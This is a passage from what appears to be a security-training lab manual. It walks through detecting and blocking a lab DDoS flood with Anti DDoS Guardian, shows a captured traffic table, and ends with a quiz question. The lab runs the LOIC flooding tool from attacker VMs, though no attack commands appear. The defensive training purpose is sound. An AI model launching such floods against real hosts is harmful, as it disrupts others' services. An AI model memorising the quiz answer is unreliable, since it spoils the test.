
18. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.1.22**.

19. You can use various options from the left-hand pane such as **Clear**, **Stop Listing**, **Block IP**, and **Allow IP**. Using the **Block IP (B)** option blocks the IP address sending the huge number of packets.

20. In the **Traffic Detail Viewer** window, click **Block IP** option from the left pane.



21. Observe that the blocked IP session turns red in the **Action Taken** column.




Act...	Time	Outgoing...	Incoming ...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
	06:04:15	31673	51319	10.10.1.11	50142..	13.89.179.10	443	TCP	Access onedscolprdcus12.centralus.cloudapp.azure.com
	06:04:21	72200	13974564	10.10.1.11	50152..	23.40.41.58	80	TCP	Access a122.dscg3.akamai.net
	06:04:23	18101	28740	10.10.1.11	50154..	52.182.143.213	443	TCP	Access onedscolprdcus16.centralus.cloudapp.azure.com
	06:04:29	13956	1914337	10.10.1.11	50162..	23.40.41.32	80	TCP	Access a122.dscg3.akamai.net
	06:04:31	1365	7367	10.10.1.11	50164	20.231.239.246	443	TCP	Access reroute443.trafficmanager.net
	06:04:31	5561	26381	10.10.1.11	50167..	204.79.197.203	80..	TCP	Access a-0003.a-msedge.net
	06:04:31	1632	23783	10.10.1.11	50168	52.96.165.2	443	TCP	Access ooc-g2.tm-4.office.com
	06:04:31	81739	14434524	10.10.1.11	50169..	23.40.41.4	80	TCP	Access a122.dscg3.akamai.net
	06:04:31	1556	8336	10.10.1.11	50171	52.113.194.132	443	TCP	Access s-0005.s-msedge.net
	06:04:31	1638	8373	10.10.1.11	50173	13.107.246.70	443	TCP	Access part-0042.t-0009.t-msedge.net
	06:04:33	1650	0	10.10.1.11	50179..	20.20.10.10	7680	TCP	
	06:05:03	22413	34121	10.10.1.11	50211..	20.189.173.16	443	TCP	Access onedscolprdwus17.westus.cloudapp.azure.com
	06:05:10	6226	12836	10.10.1.11	50236..	51.104.167.245	443	TCP	Access array608.prod.do.dsp.mp.microsoft.com
	06:05:15	14353	22790	10.10.1.11	50242..	20.189.173.8	443	TCP	Access onedscolprdwus07.westus.cloudapp.azure.com
	06:05:18	3758	5746	10.10.1.11	50251	20.42.73.25	443	TCP	Access onedscolprdeus06.eastus.cloudapp.azure.com
	06:05:49	15235	22685	10.10.1.11	50269..	20.189.173.12	443	TCP	Access onedscolprdwus11.westus.cloudapp.azure.com
	06:05:52	52570	35523	10.10.1.11	50275..	13.85.23.206	443	TCP	Access glb.cws.prod.dcat.dsp.trafficmanager.net
	06:06:01	0	330	10.10.1.11		38.104.127.57		ICMP	
	06:06:33	4148	7464	10.10.1.11	50313..	51.104.167.255	443	TCP	Access array609.prod.do.dsp.mp.microsoft.com
	06:07:34	0	75	224.0.0.251	5353	10.10.1.22	5353	UDP	
	06:07:34	0	69	224.0.0.252	5355	10.10.1.22	53543	UDP	
	06:07:42	0	108	224.0.0.22		10.10.1.22		IGMP	
	06:07:42	0	4460	239.255.255.250	3702	10.10.1.22	53544	UDP	
	06:07:43	34273	57260	10.10.1.11	50339..	40.74.98.194	443	TCP	Access onedscolprdjpw02.japanwest.cloudapp.azure.com
	06:07:53	157266	39958(Bl...	10.10.1.11	445	10.10.1.22	64050..	TCP	
	06:08:09	25901	31982	10.10.1.11	50356	20.163.45.186	443	TCP	Access fe2cr.update.msft.com.trafficmanager.net
	06:08:25	10437	11708	10.10.1.11	50388..	20.189.173.13	443	TCP	Access onedscolprdwus12.westus.cloudapp.azure.com
	06:09:06	0	1382959...	10.10.1.11	80..	10.10.1.22	55027..	UDP	
	06:09:06	1207578	0	10.10.1.11		10.10.1.22		ICMP	
	06:09:16	1696974	0	10.10.1.11		10.10.1.19		ICMP	
	06:09:35	1336	3721	10.10.1.11	50404	20.54.24.231	443	TCP	Access array614.prod.do.dsp.mp.microsoft.com
	06:09:37	9712	17346	10.10.1.11	50405..	20.52.64.201	443	TCP	Access onedscolprdgwc05.germanywestcentral.cloudapp.azure.com
	06:18:03	17329	5748	10.10.1.11	50432	104.208.16.89	443	TCP	Access onedscolprdcus11.centralus.cloudapp.azure.com

22. Similarly, you can **Block IP** the address of the **10.10.1.19** session.

23. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines. (**Windows Server 2019** and **Windows Server 2022**).

    To switch to the **Windows Server 2019**, click Windows Server 2019.
    To switch to the **Windows Server 2022**, click Windows Server 2022.



24. This concludes the demonstration of how to detect and protect against a DDoS attack using Anti DDoS Guardian.

25. Close all open windows and document all the acquired information.

26. You can also use other DoS and DDoS protection tools such as, **DOSarrest's DDoS protection service** (https://www.dosarrest.com), **DDoS-GUARD** (https://ddos-guard.net), **Radware DefensePro X** (https://www.radware.com), **F5 DDoS Attack Protection** (https://www.f5.com) to protect organization's systems and networks from DoS and DDoS attacks.

27. Click Windows 11 to switch to the Windows 11 virtual machine. In **Windows 11** machine, navigate to **Control Panel** --> **Programs** --> **Programs and Features** and uninstall **Anti DDoS Guardian**.

Question 10.2.1.1

For this task, first use the LOIC tool on the Windows Server 2019 and Windows Server 2022 machines to perform a DDoS attack on the Windows 11 target system. Then, use the Anti DDoS Guardian tool on the Windows 11 machine to detect and protect against the DDoS attack. Which Anti DDoS Guardian option will you use to stop an ongoing DoS attack?